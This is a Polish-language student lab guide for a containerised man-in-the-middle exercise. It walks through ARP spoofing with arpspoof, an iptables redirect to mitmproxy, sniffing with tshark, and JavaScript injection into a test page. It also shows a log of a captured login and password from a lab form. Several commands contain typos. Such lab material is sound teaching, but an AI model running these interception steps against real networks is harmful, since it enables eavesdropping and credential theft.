

Instrukcja dla studentów — Scenariusz 4 (Lab04)

1. Pobranie projektu (GitHub)- 2pkt

Student musi sklonować repozytorium, w którym znajdują się:

- docker-compose-scenario4.yml
- Dockerfile.advanced_interceptor
- intercept_advanced.py
- foldery intercept_scripts/ i intercept_logs/

Polecenia:

```
git clone https://github.com/mateuszskala/BiNSC.git
```

```
cd BiNSC/Lab04
```

Plik / folder	Rola
docker-compose-scenario4.yml	uruchamia 3 kontenery: klienta, proxy i serwer
Dockerfile.advanced_interceptor	buduje obraz z mitmproxy + Twoim skryptem
intercept_advanced.py	skrypt MITM – modyfikuje odpowiedzi i loguje żądania
intercept_logs/	miejsce zapisywania logów przechwyconych danych
intercept_scripts/	kopia skryptów, aby można było je modyfikować podczas zajęć

Student NIE tworzy nowych plików — korzysta tylko z tego, co jest w repo.

2. Uruchomienie środowiska -2pkt

(Opcjonalnie) sprawdzenie czy plik konfiguracyjny nie ma błędów

```
docker compose -f docker-compose-scenario4.yml config
```

Usunięcie możliwych pozostałości:

```
docker compose -f docker-compose-scenario4.yml down --remove-orphans
```

Budowanie atakującego:

```
docker compose -f docker-compose-scenario4.yml build
```

Uruchamianie wszystkich kontenerów:

```
docker compose -f docker-compose-scenario4.yml up -d
```

Sprawdzenie:

```
docker ps
```

Powinny być 3 kontenery:

- mitm_client01 (172.20.0.2)
 - mitm_attacker01 (172.20.0.3)
 - mitm_server01 (172.20.0.4)

3. Przygotowanie ataku-2 pkt

Otwieramy nowy terminal, przechodzimy do właściwego folderu i wchodzimy do atakującego:

```
docker exec -it mitm_attacker01 bash
```

Mitmproxy działa na porcie 8080 a klient domyślnie otwiera strony www na porcie 80

```
iptables -t nat -A PREROUTING -j eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
```

Uwaga! Adresy ip w ataku arpspoof zależą od tego którą wersje generowania ruchu przez przeglądarkę wybierzcie w punkcie 4, na ten moment sprawdzcie punkt 4 czy działa browshe

Przeprowadzamy atak arpspoof:

```
arp spoof -t 172.20.0.2 172.20.0.4
```

W drugim terminalu atak arpspoof w druga stronie

```
arp spoof -t 172.20.0.2 172.20.0.4
```

```
PS C:\Users\eliza\Pulpit\BiNSC\lab04> docker exec -it mitm_attacker01 bash
root@8a2f083da4d7:/app# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
root@8a2f083da4d7:/app# arpspoof -t 172.20.0.4 172.20.0.5
26:19:ce:c1:17:1f e6:71:c3:cb:84:78 0806 42: arp reply 172.20.0.5 is-at 26:19:ce:c1:17:1f
26:19:ce:c1:17:1f e6:71:c3:cb:84:78 0806 42: arp reply 172.20.0.5 is-at 26:19:ce:c1:17:1f
26:19:ce:c1:17:1f e6:71:c3:cb:84:78 0806 42: arp reply 172.20.0.5 is-at 26:19:ce:c1:17:1f
26:19:ce:c1:17:1f e6:71:c3:cb:84:78 0806 42: arp reply 172.20.0.5 is-at 26:19:ce:c1:17:1f
26:19:ce:c1:17:1f e6:71:c3:cb:84:78 0806 42: arp reply 172.20.0.5 is-at 26:19:ce:c1:17:1f
```

W innym terminalu też wchodzimy do atakującego i podsłuchujemy:

```
tshark -i eth0 -Y "tls or http"
```

Zapis „Not Modified” oznacza że przeglądarka nie pobrала strony drugi raz bo miała ją zapisane w cache

4. Generowanie ruchu z klienta -2pkt

Wejście do klienta:

```
docker exec -it mitm client01 bash
```

```
apt update && apt install -y curl
```

Czy serwer odpowiada:

```
curl -j http://172.20.0.4:8080/
```

Wejście w przeglądarkę:

Wychodzimy z basha 😊 ctrl+c

Odpalamy przeglądarkę:

```
docker attach mitm_client01
```


Najważniejsze klawisze:

- **Ctrl+L – pasek adresu**
- **Tab / Shift+Tab – skakanie po linkach**
- **Enter – otwarcie linku**
- **Ctrl+R – odśwież**
- **Ctrl+Q – wyjście**

Wracamy do terminala z ofiarą i ctrl+L wpisujemy <http://172.20.0.4/>

Uwaga!

Jeżeli na kliencie nie działa przeglądarka brawsh czyli widać taki widok:



```
|||||  |||||  
|| /  / /  
|| / / /  
|| / / /  
||||||| . . . . .  
|| / / / . . . . .  
||||||| . . . . .  
||||||| . . . . .  
||||||| . . . . .  
||||||| . . . . .  
****//|||||||/|||||||  
*****//|||||||/|||||||  
*****//|||||||/|||||||
```

Starting Browsh v1.8.3, the modern text-based web browser.
Waiting for Firefox to connect...

możemy zadanie zobrazować w następujący sposób:

Tworzymy w naszej sieci dodatkowy kontener do wyświetlenia strony

```
docker run -d --name gui_client --network lab04_mitm_network -e TZ=Europe/Warsaw -p 5800:5800 jlesage/firefox
```

Sprawdzamy adres ip gui_client

```
docker inspect -f '{{.Name}} {{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}'  
gui_client
```

Wchodzimy przez zwykłą przeglądarkę na adres <http://localhost:5800>

MITM LAB

Not Secure http://172.20.0.4

Firefox automatically sends some data to Mozilla so that we can improve your experience.

Serwer HTTP

To jest oryginalna strona.

Logowanie

Login:

Hasło:

Zaloguj

W momencie kiedy klient generuje ruch, atakujący wykonuje poprzez mitmproxy skrypt pythona i wstrzykuje kod js

Atak jest udany jeżeli taki widok ukaże się użytkownikowi:

MITM LAB

Not Secure http://172.20.0.4

Firefox automatically sends some data to Mozilla so that we can improve your experience. Choose What I Share

Serwer HTTP

To jest oryginalna strona.

Logowanie

Login:

Hasło:

Zaloguj

172.20.0.4

MITM: Twoje połączenie jest podsłuchiwanie!

OK

Widać w źródle strony dodany skrypt js:

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>MITM LAB</title>
5 </head>
6 <body>
7 <script>
8 alert("MITM: Twoje połaczenie jest podsłuchiwane!");
9 </script>
10
11 <h1>Serwer HTTP</h1>
12 <p>To jest oryginalna strona.</p>
13
14 <h2>Logowanie</h2>
15 <form method="POST" action="/>
16   <label>Login:
17     <input type="text" name="login">
18   </label><br><br>
19   <label>Hasło:
20     <input type="password" name="password">
21   </label><br><br>
22   <button type="submit">Zaloguj</button>
23 </form>
24 </body>
25 </html>

```

5. Analiza logów na interceptorze -2pkt

Wykonanie skryptu:

```
docker exec -it mitm_attacker01 bash
```

```
cat /app/logs/requests.log
```

```

root@8a2f083da4d7:/app# cat /app/logs/requests.log
{"timestamp": "2025-12-16T12:32:47.441151", "method": "GET", "url": "http://172.20.0.4/", "headers": {"Host": "172.20.0.4", "User-Agent": "curl/8.14.1", "Accept": "*/*"}, "client_ip": "172.20.0.2"}
{"timestamp": "2025-12-16T12:34:49.16216", "method": "GET", "url": "http://172.20.0.4/", "headers": {"Host": "172.20.0.4", "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:145.0) Gecko/20100101 Firefox/145.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Connection": "keep-alive", "Upgrade-Insecure-Requests": "1", "If-Modified-Since": "Tue, 16 Dec 2025 12:11:28 GMT", "If-None-Match": "\"69414c70-1b8\"", "Priority": "u=0, i"}, "client_ip": "172.20.0.5"}
{"timestamp": "2025-12-16T12:35:11.736173", "method": "POST", "url": "http://172.20.0.4/", "headers": {"Host": "172.20.0.4", "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:145.0) Gecko/20100101 Firefox/145.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Content-Type": "application/x-www-form-urlencoded", "Content-Length": "28", "Origin": "http://172.20.0.4", "Connection": "keep-alive", "Referer": "http://172.20.0.4/", "Upgrade-Insecure-Requests": "1", "Priority": "u=0, i"}, "client_ip": "172.20.0.5", "body": "login=admin&password=haslo10"}
{"timestamp": "2025-12-16T12:35:39.827621", "method": "GET", "url": "http://172.20.0.4/", "headers": {"Host": "172.20.0.4", "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:145.0) Gecko/20100101 Firefox/145.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Connection": "keep-alive", "Upgrade-Insecure-Requests": "1", "Priority": "u=0, i"}, "client_ip": "172.20.0.5"}
root@8a2f083da4d7:/app#

```

```
cat /app/logs/responses.log
```

W responses.log ma się znaleźć:

- metoda, URL, nagłówki,

- ciało żądania POST (login + hasło).

W responses.log ma być:

- status odpowiedzi,
- rozmiar odpowiedzi,
- potwierdzenie modyfikacji treści HTML.

Na koniec:

Usunięcie kontenerów:

docker compose -f docker-compose-scenario4.yml down